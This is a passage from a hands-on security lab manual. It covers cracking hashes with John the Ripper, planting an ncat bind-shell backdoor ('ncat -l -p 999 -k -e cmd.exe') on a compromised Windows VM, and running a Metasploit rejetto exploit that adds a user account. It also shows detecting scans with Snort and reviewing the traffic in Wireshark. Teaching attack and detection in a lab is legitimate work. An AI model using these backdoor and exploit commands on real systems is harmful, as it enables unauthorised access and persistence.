test1:Password1:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949
b

6 password hashes cracked, 6 left
```

Figure 13.6 - Showing cracked passwords in John

As noted earlier, another way would be to simply point John to the file Meterpreter created in the JtR loot directory.

End of Lab

Lab 14 - Using Ncat as a Trojan

Ncat has been used as a telnet replacement up until now. Instead of using ncat to connect to other computers, we can also set up ncat in listen mode. Listen mode allows us to install ncat on a compromised machine, run it on any port of our choosing, and then connect to it with another copy of ncat on our attacking computer. We can start ncat in listen mode and then bind the Windows command interpreter, cmd.exe, to it, allowing us to pass commands to the target host.

Also, we can freely disconnect and reconnect to the listening ncat on the target system without crashing anything (as our shell does).

We will be using the **Windows Server 2012 R2 VM** and the **Kali Linux VM** for this lab.

Step 1

Compromise the Windows Server 2012 R2 VM using the Metasploit *rejetto* exploit we used earlier.

Next, let's upload a copy of ncat to the victim computer. We will use the Meterpreter *upload* command for this. Enter the following into your *meterpreter>* prompt:

```
upload /usr/share/ncat-w32/ncat.exe c:\\windows\\system32
```

You should receive output similar to the following:

```
meterpreter > upload /usr/share/ncat-w32/ncat.exe c:\\windows\\system32
[*] uploading  : /usr/share/ncat-w32/ncat.exe -> c:\windows\system32
[*] uploaded   : /usr/share/ncat-w32/ncat.exe -> c:\windows\system32\ncat.exe
meterpreter >
```

Figure 14.1 - Bringing ncat over from the Kali Linux VM to the victim

Step 2

Next, open a shell in Meterpreter (enter *shell*) and run ncat on the target Windows Server 2012 R2 VM with:

```
ncat -l -p 999 -k -e cmd.exe
```

Figure 14.2 - Starting ncat in listen mode.

This will start ncat in listen mode. The *-k* option forces it to stay in listen mode even when a client disconnects (this is an important option). The *–p* selects the port, and the *–e* binds the cmd.exe program to the selected port.

Step 3
Open a new shell on Kali Linux VM with the following command:

```
ncat 192.168.x.x 999
```
(Windows Server 2012 R2 IP)

Remember, it's a new shell you're typing this in, but still on your Kali Linux VM. Below should be the results.




Figure 14.3 - Ncat backdoor being used

You now have command line access. Notice that it is faster than the shell we were working with before (ncat is its own process, not a forked process of the exploited service). You should also try disconnecting and reconnecting.

End of Lab

Lab 15 - Intrusion Detection with Snort

Exercise 1 Snort as an IDS

Snort is most well known as an IDS. From the snort.org website:

> *"Snort® is an open source network intrusion prevention and detection system (IDS/IPS) developed by Sourcefire. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide. With millions of downloads and nearly 400,000 registered users, Snort has become the de facto standard for IPS."*
>
> *Source www.snort.org*

It should also be mentioned that Sourcefire was acquired by Cisco in early October 2013.

Snort can essentially run in three different modes. IDS Mode, Logging Mode, and Sniffer Mode. We are going to be using Snort in this part of the lab in IDS mode, then later use it as a packet logger. We'll be using the **Windows Server 2012 R2 VM** and the **Kali Linux VM** for this lab.

On the Windows Server 2012 R2 VM, go ahead navigate to c:\snort\etc. Open the file named *snort.conf* in Wordpad. You'll want to find the *ipvar HOME_NET* setting in this file. To speed things up you can do a "find" for *HOME_NET*. If you search from the top, it'll be the first HOME_NET Wordpad finds. You'll want to change the IP address to be your actual Windows Server 2012 R2 VM IP address. Currently it should be *192.168.232.139/24*. You'll simply change the IP address part to your Windows Server 2012 R2 VM IP. Make sure to leave the */24* on the end.




Figure 15.1 - Changing the protected IP address on the snort.conf file

Save this file by going to *File* > *Save*. At this point, Snort is ready to run.

Next, open a command prompt and change to the directory of *c:\snort\bin*.

```
cd \snort\bin
```




Figure 15.2 - Changing to the snort\bin directory

Before we can start Snort, we'll need to tell it which interface to listen on. In order for that happen, we need to get an accurate list of the interfaces Snort is able to see. We do this by running Snort with the *–W* option. Go ahead and run it to get a list of your interfaces.

```
snort -W
```

Figure 15.3 - Snort listing network interfaces

As you can see in the example above, only one interface is listed. If you have more than one, tell Snort to listen on the one that actually has an IP address. In order for Snort to run in IDS mode we'll have to tell it a few things: the location of the rules files, a logging directory, and the format we want it to output logged packets to. Here's the correct command:

```
snort -A console –i1 -c c:\snort\etc\snort.conf -l c:\snort\log -K ascii
```




Figure 15.4 - Command to run Snort in IDS mode

Go ahead and hit *Enter*. You'll see a lot of stuff go by on the screen really fast. This is snort basically parsing and making sure it can read your *snort.conf* file properly. When it's satisfied it will go into IDS Mode and commence packet processing. See below.




Figure 15.5 Snort successfully running.

Let's now generate some suspicious traffic to our Windows Server 2012 R2 VM from our Kali Linux VM. A basic Nmap Xmas scan should do the trick. Go to your Kali Linux VM, open a terminal and type the following Nmap command:

```
nmap -sX 192.168.x.x -p 80,135
```

The Nmap results should come back and show that both ports are closed (which is wrong, remember the fallacies of Xmas, FIN, and NULL). But what's important is now you should see packet alerts show up on your Windows Server 2012 R2 VM. Keep in mind, your alerts might be phrased slightly differently or displayed differently as we keep the rule set updated. But you should still see that the alert if referring to the same thing. Snort console. See below.




Figure 15.6 - Snort alerting on the Xmas scan

Snort did a few things for us. It clearly showed us on the screen that it didn't like some of the traffic. It also logged the packets, which generated the alerts to a file. Stop Snort by hitting *Ctrl+C* a few times until you're returned to the

prompt. Navigate to the directory *c:\snort\log*. You should see a new folder created with a timestamp and the IP address of your Kali Linux VM. See below.




Figure 15.7 - Snort log created for Xmas scan alert

Go ahead and open the folder. You should see some .ids files inside it. There will be one or two for port 80 and one or two for port 135. Remember, we scanned both ports with Nmap. Double-click the one for port 80. You'll know it because the file name ends with 80. See below.




Figure 15.8 - Viewing one of the alert log files generated by Snort

We can see that Snort was able to successfully identify an Nmap XMAS scan. Feel free to experiment with other scans and traffic to see if you can cause an alert to be generated. Last, go ahead and execute the *rejetto* exploit we've been

using against the Windows Server 2012 R2 VM with Snort running, but this time, set your payload as *windows/shell/bind_tcp*. See if this attack generates any alerts. Surprise! It won't, but do it anyway.

Exercise 2 - Snort as a Packet Logger

Sometimes having the canned default rules in Snort is simply not enough, as we've just discovered with our attack. With the rapidly changing attack landscape and vectors out there today, we might not even know what we should be looking for until we've actually seen the attack. Then perhaps, after examining that traffic, we could create a rule for that specific "new" attack. This is exactly how the default publicly available Snort rules are created. We'll now run Snort in logging mode and see what we're able to identify in the traffic based on the attacks that we do.

First make sure you've reverted your Windows Server 2012 R2 VM back to its parent snapshot. *VM > Snapshots > Revert to Snapshot*.

Go ahead and setup the *rejetto* exploit with Meterpreter payload in Metasploit on the Kali Linux VM.

```
use exploit/windows/http/rejetto_hfs_exec
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.x.x    (Kali Linux VM IP address)
set RHOST 192.168.x.x    (Windows Server 2012 R2 VM IP address)
set RPORT 8081
```




Figure 15.9 - Setting up exploit on Kali Linux VM

Once you've got it setup, don't run the exploit. We'll need to go to the Windows Server 2012 R2 VM and start Snort in logging mode. Go to your Windows Server 2012 R2 VM and go to your command prompt. Make sure

you're in the c:\snort\bin directory and start Snort in logging mode using the following command:

```
snort -dev -i1 -l c:\snort\log
```




Figure 15.10 - Starting Snort in logging mode

The *-il* is the number 1 and the *–l* before *c:\snort\log* is the letter L. This will tell snort to log all packets in a pcap format and stores the pcap format file in c:\snort\log. Hit *Enter* to start Snort.




Figure 15.11 - Snort logging mode

With Snort running, go back to your Kali Linux VM and run the *rejetto* exploit.

```
exploit
```

Once you've got your command shell do the following:

Create a user account:

```
net user accountname P@ssword12 /ADD
```

Change directories to c:

```
cd \
```

Make a new directory that's your name.

```
mkdir yourname
```

Change to the newly created directory:

```
cd c:\yourname
```

Now, change to the System32 directory:

```
cd c:\windows\system32
```




Figure 15.12 - Commands entered on command line

Now press *Ctrl+C* and answer *y* for "yes" to close your command shell access.

Next go to your Windows Server 2012 R2 VM and press *Ctrl+C* to stop Snort. Now browse to the c:\snort\log directory. You should see a new log file created in the directory. See below.




Figure 15.13 - Snort log file

This is a pcap formatted file and can easily be opened in Wireshark. Select the file and drag it to the Wireshark icon on your Windows Server 2012 R2 VM desktop. Drop it on the icon to have Wireshark open it.




Figure 15.14 - Wireshark viewing Snort log file.

Let's see if we can find any evidence of what we were doing in the exercise. In Wireshark, select *Edit > Find Packet*. On the resulting dialog select the *String* radio button. Next, select *Packet Bytes* for the *Search In* criteria. Then for the search string, enter the username you created.




Figure 15.15 - Packet search settings dialog

Once you've got the search dialog configured, click the *Find* button. The search should find the packet that contains the string you searched for. Go ahead and select that packet. It will be the light blue colored one. Right-click it and select *Follow TCP Stream*.

